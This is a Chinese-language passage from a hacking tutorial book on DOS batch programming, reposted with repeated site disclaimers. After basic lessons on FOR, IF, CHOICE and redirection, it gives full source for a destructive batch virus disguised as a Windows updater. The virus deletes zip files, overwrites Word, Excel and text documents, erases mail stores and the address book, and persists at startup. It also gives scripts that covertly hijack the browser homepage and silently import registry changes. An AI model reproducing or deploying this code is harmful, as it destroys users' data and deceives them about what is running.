在单个脚本中，我们不能设置多于 9 个的可代替参数。这就是说，在一个特定批处理文件中只能含有从%1～%9 的可代替参数。实际上有存在第 10 个可代替参数，它是%0，是用来表示批处理文件名称的。

※假定你想执行某个批处理文件，当执行过程完成后要离开 DOS 操作界面，返回到 Windows 界面，这时你该怎么办？在这种情况下可以使用 EXIT 命令。所以，在你写的批处理文件末尾请加上一条简单的 EXIT 命令。

```
EXIT
```

SHIFT 命令：无穷参数

有时你的批处理文件程序一次需要使用多于 9 个的参数。实际上你也有可能永远碰不到此类情况，但你至少要学会一旦碰到应该怎么处理。为了搞明白 SHIFT 命令是如何工作的，请看下面的代码：

```
@ECHO OFF
ECHO The first Parameter is %1
ECHO
SHIFT
ECHO The Second Parameter is %1
ECHO
SHIFT
ECHO The Third Parameter is %1
```

现在从 DOS 系统中执行这个批处理文件，看看会发生什么。

```
C:\windows>batch_file_name abc def ghi
The first parameter is abc
The second parameter is def
The third parameter is ghi
```

那么它是如何工作的呢？这个，每条 SHIFT 命令使参数下降一个位置。就是说，第一次：在 SHIFT %1 变成 def、%2 变成 ghi 之后，abc 就完全被 DOS 系统取消了。所有的参数变动会下降一个位置。

像%1、%2 等等之类的正规参数和 SHIFT 命令跟 IF 条件语句一起，配合分开使用，用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

来检查用户输入的参数，可以提高程序的效率。

FOR 循环语句

FOR 循环结构的语法为：

FOR %%PARAMETER IN (set) DO command

很多人在碰到 For 命令的语法结构后就开始想放弃学习批处理编程。让我们来分析 For 命令的各个部分。在开始之前，需要先看一下下面的例子，

```
@ECHO OFF
CLS
FOR %%A IN (abc, def, xyz) DO ECHO %%A
```

基本上，一个 FOR 循环语句事先声明一个变量（如%%A），然后在每执行一次遇到预先设定的一组值（如 abc、def、xyz）时，给其赋予不同的值，变量被赋一个新值，FOR 循环就执行了一次命令（如 ECHO %%A）。

每当循环遇到括号中的一组预先设定的值时，%%A 变量就被赋予不同的值。你可以两个%符号后面使用除了 0～9 以外的任意字母。我们用两个%%是因为 DOS 系统每次都会删除在批处理程序中所碰到的单个%符号。

IN (abc, def, xyz)是表示 FOR 循环经历的参数列表。每循环一次，变量%%A 被赋予括号里的不同的值。组里面的元素（即括号里面一组用来赋值的术语）可以用逗号、分号或者简单的空格分隔。

对于每个在组里的元素（即 IN 后面的括号里的元素），FOR 循环执行位于 DO 关键字后面的给出的任何命令，本例中循环 ECHO %%A 语句。

因此，我们运行上述的批处理文件得到的结果将是：

```
abc
def
xyz
```

如果和可替换参数一起使用，FOR 循环将会变得十分强大。以下面的批处理文件为例，

```
@ECHO OFF
ECHO
ECHO I am going to delete the following files:
ECHO %1 %2
ECHO
ECHO Press Ctrl+C to Abort process
PAUSE
FOR %%a IN (%1 %2) DO DEL %%a
ECHO Killed Files. Mission Accomplished.
```

执行时的过程显示如下：

```
C:\WINDOWS>batchfilename *.tmp *.bak
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
I am going to delete the following files:
*.tmp *.bak
Press Ctrl+C to Abort process
Press any key to continue...
```

删除文件，完成任务。

IF 条件分支语句

If 条件声明是一条十分常用的语句，可以让批处理文件变得更灵活易用。我们可以在批处理程序中使用这条命令来检查参数并相应地执行任务。IF 命令不仅能检查参数，还能检查某个特定文件是否存在。在所有的语句上面，它还可以用来用来对变量或者字符串进行常规检查。

检查某个文件是否存在

用 IF 命令来检查文件是否存在的语法格式如下：

```
IF [NOT] EXIST FILENAME Command
```

我们来看下面的例子以更清楚地理解之：

```
IF EXIST c:\autoexec.bat ECHO It exists
```

这条命令先检查 c:\autoexec.bat 文件是否存在。如果存在，那么就在屏幕上显示字符“It exists”；反之，如果这个文件不存在，那么就什么都不做。

在上例中，如果 autoexec.bat 不存在，就不执行任何动作。我们也可以加上一条 else 分句，即如果文件存在，显示字符；如果不存在，使用 GOTO 命令。让我们来看下面这个例子以更好地理解之：

```
@echo off
IF EXIST C:\ankit.doc GO TO ANKIT
Go to end
:ANKIT
ECHO ANKIT
:end
```

在这个代码片段中 IF 语句是用来检查 c:\ankit.doc 文件是否存在。如果存在，那么 DOS 系统就进入:ANKIT 分支；如果不存在，那么 DOS 系统进入下一个命令行，下一个命令使 DOS 系统进入:end 分支。上例中的:end 和:ANKIT 叫做标签。在进入分支以后，各自的 echo 声明语句接管了任务。

※我们也可以一次检查一个以上的文件，如下所示：

```
IF EXIST c:\autoexec.bat IF EXIST c:\autoexec.bak ECHO Both Exist
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们同样也可以检查某个文件是否不存在，基本的语法结构如下：

IF NOT EXIST FILENAME Command

例如，

IF NOT EXIST c:\ankit.doc ECHO It doesn't Exist

※那么怎样检查路径是否存在呢？并非像这样的：IF C:\windows EXISTS ECHO，对，这个命令不会工作。碰到这种情况，我们需要使用 NULL 关键字。NULL 关键字不是任何其他东西，它实际上只简单地表示为空。每个路径含有 NULL 表示关键字，至少 DOS 系统是这么认为的。所以，要检查 c:\windows 是否存在，只需输入：

IF EXIST c:\windows\nul ECHO c:\Windows exists.

也可以检查一个驱动器是否有效，如下：

IF EXIST c:\io.sys ECHO Drive c: is valid

通过比较字符串来验证参数

基本语法结构如下：

IF [NOT] string1=string2 Command

现在，让我们把脚本改得更复杂些，让它们能根据用户输入的参数来完成任务。以下面一段代码为例：

```
@ECHO off
IF %1==cp GO TO COPY
GO TO DEL
:COPY
Copy %2 a:
GO TO :END
:DEL
Del %2
:END
```

这个例子不解自明。IF 声明将第一个参数和 cp 比较，如果匹配，那么 DOS 跳到读 COPY 标签；反之，跳到 DEL 标签。这个例子中用到了两个参数，而且运行中需要提供至少两个参数。

我们可以修改上述例子，使 DOS 系统检查是否读过了一个参数，如果没有，就显示一条错误信息。只要在上述文件的开头加上下面一行。

```
@ECHO OFF
IF "%1"=="" ECHO Error Message Here
```

如果没有读过参数，那么批处理文件显示一条错误信息。同样地，我们可以检查第二个参数是否存在。

这条命令也含有 NOT 从句。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

CHOICE 命令

在我们学习如何使用 CHOICE 命令之前，需要知道真正的错误级别。现在，错误级别由程序产生，来提醒它们的中断方式或者强制中断执行。例如，当我们按下 Ctrl+C 来结束一段程序时，错误级别代码评价为 3，如果程序正常结束，那么错误级别就是 0。这些数字本身并没有用处，但是在使用 IF ERROR LEVEL 语句和 CHOICE 命令时，它们就很有用了。

CHOICE 命令从键盘读一个字母或键值，并当按键时，返回评价出的错误级别。CHOICE 命令的一般语法结构为：

CHOICE [string] [/C:keys] [/S] [/N] [/T:key, secs]

字符串部分没有其他功能，只是在 CHOICE 命令运行的时候在屏幕上显示的内容。

/C:keys 定义了可能被按下的键值。如果使用了选择功能，那么就会以默认的 Y/N 键取而代之。

如下面的命令，

CHOICE /C:A1T0

定义了 A、1、T 和 0 作为可能的按键。在执行过程中，如果用户按下了一个没有预先定义的按键，他将听到蜂鸣声，并且程序将继续根据代码执行。

/S 标识使由 CHOICE /c 标记预先定义的可能按键有大小写之分。就是说，如果选择使用了/S 标识，那么 A 和 a 就不是一样的了。

/N 标识是在程序运行时用来显示括号中的可选择按键。如果没有/N 标识，那么可能的选择按键就不会被显示在括号里。屏幕上只显示 STRING 项的值。

/T:key, secs 定义了如果在一段时间后没有任何动作之后的默认按键。

例如：

CHOICE Choose Browser /C: NI /T: I, 5

上述命令显示 Choose Browser [N, I]，而且如果在 5 秒钟之内没有按下任何按键，那么系统默认选择 I。

现在要真正地将 CHOICE 命令和 IF ERROR LEVEL 命令同时使用，你需要知道 CHOICE 命令的返回值。

CHOICE 命令设计时，根据按下的键值和/C 标识中的位置，返回错误级别值。为了更好地理解之，考虑下面的例子，

CHOICE /C: AN 12

现在请记住按键的错误级别代码值。就是说，如果按下了 A 按键，那么错误级别就是 1，如果按下了 N 按键，那么错误级别就是 2，如果按下了 1 按键，那么错误级别就是 3，如果按下了 2 按键，那么错误级别就是 4。

现在，让我们来看一下 IF ERROR LEVEL 命令是怎样工作的，一般的语法形式为：

IF [NOT] ERROR LEVEL number command.

这个声明评价了当前的错误级别数字。如果条件为真，那么就执行命令。例如：

IF ERROR LEVEL 3 ECHO Yes

上述声明作用是，如果当前的错误级别是 3，那么就在屏幕上打印 Yes。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要注意的是，在这条声明中，当错误级别等于或者高于用于比较的数字，那么错误级别的评价就为真。

例如，在下面的声明中，

IF ERROR LEVEL 2 ECHO YES

如果错误级别大于或者等于 2，条件值为真。

现在你知道了怎样一起使用 CHOICE 和 ERROR LEVEL IF 命令，就可以创建简单的菜单选择程序了。以下是一个批处理文件的例子，询问用户启动哪个浏览器。

```
@ECHO OFF
ECHO.
ECHO.
ECHO Welcome to Browser Selection Program
ECHO.
ECHO 1. Internet Explorer 5.5
ECHO 2. Mozilla 5
ECHO x. Exit Browser Selection Program
ECHO.
CHOICE "Choose Browser" /C: 12x /N
IF ERROR LEVEL 3 GOTO END
IF ERROR LEVEL 2 START C:\progra~1\Netscape
IF ERROR LEVEL 1 start c:\progra~1\intern~1\iexplore.exe
:END
```

请仔细看 IF 声明语句后的数字顺序。

重定向

一般的输出定向到屏幕，因为屏幕是标准的输出设备，而且一般输入是从键盘读取的，因为键盘是标准的输入设备。是不是很单调乏味？事实上，你可以将输入输出重新定向到标准 I/O（输入/输出）以外的设备。

要让输出到屏幕以外的其他地方，我们使用“输出重定向操作符>”，该操作符一般用于捕捉文本文件中一条命令的运行结果。假定你想要读有关怎样使用 net 命令的帮助文档，通常输入 Help 命令并不十分有效，因为屏幕上显示的结果在单个屏幕中显示不下，前页很快地就滚动过去了，只留下最后的不完整页。因此，我们使用“输出重定向”操作符在文本文件中来捕捉结果。

```
c:\windows>net>xyz.txt
```

这条命令将执行网络命令，并将结果存储在 xyz.txt 文本文件中。每当 DOS 系统碰到这样的命令，它检查这个特定的文件是否存在。如果存在，那么这个文件当中的所有内容将被擦除丢失，取而代之的是新的结果被存储在里面。如果文件不存在，那么 DOS 系统就会创建一个新的文件，并将结果存储在这个新文件中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

假定你想把多于一个命令的结果存在同一个文件中，并想确认没有遗漏某条命令的结果，那么你可以使用“双倍重定向符号”>>。

例如，

```
c:\windows>net>>xyz.txt
```

上述命令告诉 DOS 系统执行 net 命令，如果 xyz.txt 文件存在的话，并添加输出到 xyz.txt 文件。

DOS 系统不仅允许重定向到文件，而且还允许重定向到各种设备。

DEVICE NAME USED	DEVICE
AUX	Auxiliary Device (COM1)
CLOCK$	Real Time Clock
COMn	Serial Port (COM1, COM2, COM3, COM4)
CON	Console (keyboard, screen)
LPTn	Parallel Port (LPT1, LPT2, LPT3)
NUL	NUL Device (means Nothing)
PRN	Printer

比方说你想要打印目录清单结果，那么你只要简单地给出下列命令：

```
c:\windows>dir *.* >prn
```

NUL 设备，即什么都没有，这个概念有点不好理解，在这里需要特别解释一下。这个设备在字面上也称作“位存储桶”，即什么都没有。重定向到 NUL 设备实际上没有任何作用，但可以用来强制取消 DOS 系统在完成某个任务后的输出内容。例如，当 DOS 系统成功地拷贝了某个文件后，会显示一条信息“1 file(s) copied.”现在假定你想取消这条任务完成讯息，那么你可以使用 NUL 设备。

```
c:\windows>copy file.txt>NUL
```

这条语句取消了任务完成信息的显示。

重定向输入

就像我们重定向输出一样，我们也可以重定向输入。这项功能由“重定向输入符”控制，符号形式为<。通常主要是用来向 DOS 系统输入一个文本文件的内容。另一个常用的 MORE 命令可以一次在屏幕上显示整个文件，这个命令跟 TYPE 命令不同，TYPE 只是在执行期间显示整个文件，而且滚屏超快，根本就无法读懂文件。因此人们就用 MORE 命令来向 DOS 系统输出长的文本文档，命令如下：

```
c:\windows>more <xyz.txt
```

这条命令将 xyz.txt 文件内容输出到 MORE 命令，将内容一页一页地在屏幕上显示。当第 1 页读完以后，MORE 命令会在屏幕上显示如下的信息：

```
……MORE……
```

你也可以将按键值送到任意 DOS 命令，用于等待用户输入或者需要用户的干涉来完成任务。你也可以发送多个键值。例如，一个典型的格式化磁盘命令需要 4 个输入，首先按

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“回车键”给出命令，然后提示“插入磁盘”，再次提示“卷标”信息，最后格式化另一个磁盘。所以基本上有三个用户输入的部分：

ENTER，ENTER N 和 ENTER（ENTER 表示回车键）。所以，你可以在批处理文件中包含之，将 format 命令写成以下的形式：

```
c:\windows>format a: <xyz.bat
```

管道

管道技术同时集合了“输入”和“输出”重定向功能。它使用了“管道”操作符。这条命令捕捉某条命令的“输出”，并将其“输入”到另一条命令中。假定打个比方说，当你给出 del *.*命令时，你需要输入 y 来确认你想要删除的所有文件。我们可以不带用户介入干涉而完成同样的事情，命令如下：

```
c:\windows> echo y | del *.*
```

这条命令很显而易见，y 是送给 del *.*命令的，批处理文件编程就变得非常容易和有用了。想要成为批处理文件编程的行家，只需要掌握充足的 DOS 命令知识就行了。

设计你自己的系统日志后台程序

我们很容易将批处理文件程序和个性化的 Windows 界面结合起来，设计我们自己小型的、高效的系统日志后台程序。基本上，这个系统日志后台程序能追踪记录打开过的任何文件，它们被打开的时间，还揭示用户上网动作的脚本，以便系统管理员能监视其行为。

请根据以下的简单步骤创建后台程序：

※在下面的例子中，我设计了一个系统日志的后台程序用来监视哪些文本文件被用户打开。根据以下步骤，你可以很方便地改变你想要监视的文件。

1．将要监视的文件关联到日志中

事实上，正如我前面所提到的一样，这个步骤并不是第一步，但却是最简单的。首先要做的是将*.txt 文本文件关联到我们的批处理文件，这个文本文件中包含了记录用户行为的代码。你当然也能监视其他的文件，方法也很相似。不管怎样，我们将.txt 文件关联到我们的批处理程序中，这样每次打开一个.txt 文件，批处理文件也一起被执行了。为了做到这样，我们需要改变.txt 文件关联。

想要知道更多关于改变文件关联的信息，请参考 Windows 帮助文件，只要输入关联并且查找就行了。无论怎样，要改变.txt 文件关联并将它们指向我们的批处理文件，只要简单地完成以下步骤：

在系统中任意定位一个.txt 文件，单击选择它并按下 Shift 键。按着 Shift 键不动，右单击.txt 文件，弹出“打开方式……”选择菜单。点击“打开方式……”选择菜单弹出“打开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

方式”对话框。现在，点击“其他”按钮，将含有登录代码的批处理文件程序进行定位，并点击“打开”和“确定”。

现在，每当.txt 文件被打开，批处理文件就被执行，由此所有的用户交互行为都被记录到.txt 文件中了。

2．创建日志文件

现在，你需要创建一个文本文件用来记录用户活动的日志。这个日志文件包含被打开的.txt 文件的名称和时间，并在与批处理文件同样的路径下创建一个新的空白文本文件。现在，改变这个日志文件的属性，用 ATTRIB 命令改变其属性为隐藏。

```
C:\windows>attrib xyz.txt +h
```

这保证了普通用户将不知道这个日志文件的具体位置。

3．对日志批处理文件进行编码

给实际的批处理文件编码，用来记录用户行为并展示在网络上，这项工作十分简单。如果你把这个教学手册读到这里，那么你会很容易理解。不过在这里，我仍然要对初学者说几句。

```
echo %1 >> xyz.txt /*将打开的文件名送入 xyz.txt 日志文件。*/
notepad %1 /*启动记事本，这样用户就不知道发生了什么。*/
```

这个日志文件不仅记录了被打开文件的名称，假定你想要记录打开某个特定文件的时间，那么你只要使用 TIME 命令就可以了。必须牢记的是在给出 TIME 命令后，我们需要按下回车键，这样才能返回输入到批处理文件。

假定你是系统管理员，但没有实际的物理访问权，比如正在出差的途中，但能访问网络并且需要跟踪服务器日志文件，你可以简单地将日志文件跟 HTML 文件进行关联，点击按钮就能看到。你也可以把这部分的密码设置成被保护状态，或者最好形成一个公众安全监视竞争，谁发现任何可疑现象将获得一定的奖励。不管怎样，通过创建.htm 或者.html 文件很容易进行关联，比如，插入以下的一小段代码。

```
<html>
<title> Server Logs </title>
<body>
<a href="xyz.txt"> Click here to read the Server Logs </a>
</body>
</html>
```

以上就是一个简单的 HTML 页创建过程。

另一个增强型功能就是，个人可以阻止打开某个特定文件。假定你想阻止用户打开 abc.txt 文件，那么你需要插入 IF 条件声明语句。

```
IF "%1"=="filename.extension" ECHO Error Message Here
```

4．加强批处理文件的记录功能，使其避开用户的眼睛

要使我们的日志后台程序增加这个功能，我们首先需要知道其普通功能。通常，如果你按照上述步骤做了，那么每次一个.txt 文件被打开时就在最大化的新窗口中启动批处理文件，随之记事本被打开。一旦记录了文件名和时间，批处理文件窗口不会自动关闭，用户必须手工从窗口退出。因此，远程的智能终端也可能会对诡异的现象进行猜测。我们可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

配置批处理文件以最小化方式运行，并且在记录完成后能自动关闭。按照以下简单步骤即可：

（a）右单击批处理文件；

（b）在“弹出菜单”中点击属性；

（c）在“程序”选项卡，点击“关闭并退出”按钮；

（d）同一个选项卡，在“运行”输入框内选择“最小化”；

（e）点击“应用”，瞧，批处理文件现在变得智能化了。

这只是一个简单批处理程序的例子。你用批处理语言代码可以很容易创建一个更智能化、更有用的程序。

制作你自己的致命批处理文件病毒：atimaN_8

声明：该“病毒”由 Ankit Fadia 制作，作者电子邮件为 fadia.ankit@gmail.com，只用作教育途径。编写这个病毒程序的目的是要让大家明白病毒工作方式的基本概念。在你自己的磁盘上运行这个批处理程序，所造成的任何损失都跟 Ankit Fakia 无关。如果你想要获得这个病毒文件的任何信息，请尽管跟我联系，电子邮件地址为 fadia.ankit@gmail.com，或者访问我的主页，地址为http://hackingmobilephones.com

以下是我创建的一个简单但极具杀伤力的批处理文件病毒。我将其命名为 atimaN_8，其中并没有使用高级批处理 DOS 命令，所以各位在读懂程序方面应该没有问题。

```
@ECHO OFF
CLS
IF EXIST c:\winupdt.bat GOTO CODE
GOTO SETUP
:STUP
@ECHO OFF
ECHO Welcome To Microsoft Windows System Updater Setup
ECHO
Copy %0 c:\winupdt.bat >> NUL
ECHO Scanning System…Please Wait
prompt $P$SWindows2000
type %0 >> c:\autoexec.bat
type %0 >> c:\windows\dosstart.bat
ECHO DONE.
ECHO.
ECHO Installing Components…Please Wait
FOR %%a IN (*.zip) DO del %%a
FOR %%a IN (C:\mydocu~1\*.txt) DO COPY c:\winupdt.bat %%a >> NUL
FOR %%a IN (C:\mydocu~1\*.xls) DO COPY c:\winupdt.bat %%a >> NUL
FOR %%a IN (C:\mydocu~1\*.doc) DO COPY c:\winupdt.bat %%a >> NUL
ECHO DONE.
ECHO.
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
ECHO You Now Need to Register with Microsoft's Partner: Fortune Galaxy to receive automatic updates.
PAUSE
ECHO Downloading Components…Please Wait
START "C:\Program Files\Internet Explorer\Iexpore.exe" http://hackingmobilephones.com
IF EXIST "C:\Program Files\Outlook Express\msimn.exe" del "C:\WINDOWS\Application Data\Identities\{161C80E0-1B99-11D4-9077-FD90FD02053A}\Microsoft\Outlook Express\*.dbx"
IF EXIST "C:\WINDOWS\Application Data\Microsoft\Address Book\ankit.wab" del "C:\WINDOWS\Application Data\Microsoft\Address Book\ankit.wab"
ECHO Setup Will Now restart Your Computer…Please Wait
ECHO Your System is not faster by almost 40%.
ECHO Thank you for using a Microsoft Partner's product.
Copy %0 "C:\WINDOWS\Start Menu\Programs\StartUp\winupdt.bat" >> NUL
c:\WINDOWS\RUNDLL user.exe, exitwindowsexec
CLS
GOTO END
:CODE
CLS
@ECHO OFF
Prompt $P$S Windows2000
IF "%0"=="C:\AUTOEXEC.BAT" GOTO ABC
type %0 >> c:\autoexec.bat
:ABC
Type %0 >> c:\windows\dosstart.bat
FOR %%a IN (*.zip) DO del %%a
FOR %%a IN (C:\mydocu~1\*.txt) DO COPY c:\winupdt.bat %%a >> NUL
FOR %%a IN (C:\mydocu~1\*.xls) DO COPY c:\winupdt.bat %%a >> NUL
FOR %%a IN (C:\mydocu~1\*.doc) DO COPY c:\winupdt.bat %%a >> NUL
START "C:\Program Files\Internet Explorer\Iexplore.exe" http://hackingmobilephones.com
IF EXIST "C:\Program Files\Outlook Express\msimn.exe" del "C:\WINDOWS\Application Data\Identities\{161C80E0-1B99-11D4-9077-FD90FD02053A}\Microsoft\Outlook Express\*.dbx" >> NUL
IF EXIST "C:\WINDOWS\Application Data\Microsoft\Address Book\ankit.wab" del "C:\WINDOWS\Application Data\Microsoft\Address Book\ankit.wab" >> NUL
copy %0 "C:\WINDOWS\Start Menu\Programs\StartUp\winupdt.bat" >> NUL
GOTO :END
CLS
:END
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
CLS
```

用批处理文件不能直接编辑 Windows 注册表，不过可以用 Windows 注册表命令行选项（详细请参见高级 Windows 攻击一章），这些选项不如添加或者编辑键值来得更为常用。最佳的选择是创建一个.reg 文件在批处理文件中执行。最关键的是要记住.reg 文件的格式，并且任何.reg 文件的第一行必须包含 REGEDIT4 字符，否则 Windows 将不视其为注册表文件。以下是批处理文件的一个简单例子，其作用是改变安装有 Internet 浏览器的用户的默认主页为 hackingmobilephones.com。

```
@ECHO OFF
ECHO REGEDIT4 >ankit.reg
ECHO [HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main] >>
ankit.reg
ECHO "Start Page"=http://hackingmobilephones.com
START ankit.reg
```

创建一个.reg 文件并不如看起来地那么容易。可见要让 Windows 识别注册表文件，并在这个.reg 文件中添加内容，那就需要严格遵守特定的、可以识别的格式，否则就会显示错误信息。

保护系统免受批处理文件病毒的攻击

双击后缀名为.bat 的批处理文件，其会自动运行。这是非常危险的，因为批处理文件有时会含有恶意命令。更糟糕的是，如果你的系统风格是“单击”运行程序的，那么一次错误的点击就有可能蓝屏或者死机，操作系统崩溃。现在多数超级用户将批处理文件的默认打开方式设置成编辑状态。最好的办法是，进入“浏览器文件夹选项/查看文件选项卡”，修改默认的关联打开方式。可是，当你找到那个地方后却发现“编辑和设置默认”的按钮是灰色的，不能操作，达不到保护系统免受批处理文件病毒攻击的目的。你会非常失望，这其实是微软公司设计操作系统时的一个“特色”。

那么，我们的问题如何解决呢？打开你的注册表编辑器，找到 HKEY_CLASSES_ROOT\batfile\shell\open 项，将 open 重命名为 run，即 HKEY_CLASSES_ROOT\batfile\shell\run。双击 HKEY_CLASSES_ROOT\batfile 下二进制类型的 EditFlags，将其值改为 00 00 00 00。好了，现在打开浏览器，点击“文件夹选项”，选择“文件类型”选项卡，滚动找到“MS-DOS 批处理文件”一栏，选中并点击“编辑”。你将发现最后“编辑”、“移动”和“设置默认值”这三个按钮处于可选状态，现在你可以选择“编辑”为默认的打开方式了。

上述给 Windows 注册表添加.reg 文件的方法不是很有效，系统会弹出一个对话框，提醒用户 Windows 注册表项有改动。因此，我们需要使用 DOS 注册表命令来给 Windows 注册表添加.reg 文件。请参见 Windows 注册表一章。

以下是通过批处理文件给 Windows 注册表添加.reg 文件的最好方法，而且用户不易察觉。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
ECHO @ECHO OFF >> c:\autoexec.bat
ECHO regedit /s c:\path\home.reg >> c:\autoexec.bat
```

将这些添加到 Autoexec.bat 文件中，这样下次 Windows 重新启动时，系统就会执行：

```
REM Hide Everything
@ECHO OFF
REM /s stands for show no warnings or prompts
regedit /s c:\path\home.reg >> c:\autoexec.bat
Rem Add the .reg file: c:\path\home.reg to c:\autoexec.bat
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十三章 将病毒击溃

病毒的工作方式
病毒的种类
成千上万的代码

本章目的主要在于阐明病毒是如何感染和工作的。并介绍怎样制作你自己的病毒文件。

病毒究竟是什么?

病毒本质上是一个能够感染其他文件的可执行文件，具有自我复制和反检测的能力。通常，病毒将自己伪装成普通用户不易怀疑的合法程序。病毒会破坏和删除硬盘上的数据，即“文件分配表（FAT）”格式的硬盘数据。病毒可以分为以下几类：

引导型病毒：主引导区病毒（MBR）

引导区病毒很容易创建，而且不仅能感染硬盘上的主引导区记录，还能感染软盘驱动器。负责操作系统启动的引导记录程序被病毒代替。病毒复制主引导程序到另一个硬盘上并覆盖之。当计算机启动或者读取被感染的软盘时，病毒就开始发作。

常见的引导区病毒有 Michelangelo、Stone 等。

※不知道主引导区记录（MBR）是什么？引导记录是软盘或者硬盘的第一个扇区，包含有磁盘结构、分区和簇的大小等信息。

硬盘引导记录还含有一段启动加载程序，在启动的时候加载操作系统程序。

主引导区记录是硬盘的第一个扇区，含有启动记录和附加的信息，比如分区表等等。一旦主引导区记录崩溃，那么操作系统就不会被装载。

※引导区病毒如何发作？

1. 用户复制了被感染的文件到硬盘或者磁盘。
2. 当被感染的文件执行时，病毒进入内存。
3. 病毒复制引导记录程序到另一个扇区，并将指针存放在引导区中。
4. 然后病毒在磁盘引导区中复制自己。

溜客安全网 WwW.176Ku.CoM

